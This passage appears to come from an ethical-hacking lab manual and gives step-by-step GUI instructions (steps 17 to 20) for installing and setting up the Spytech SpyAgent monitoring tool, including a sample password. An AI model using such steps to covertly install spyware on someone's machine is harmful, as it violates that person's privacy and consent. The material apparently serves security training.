


17. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.

18. The **Spytech SpyAgent** dialog box appears; click **Continue...**.


Note:If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.

19. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue...**.




20. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

Note: You can set the password of your choice.

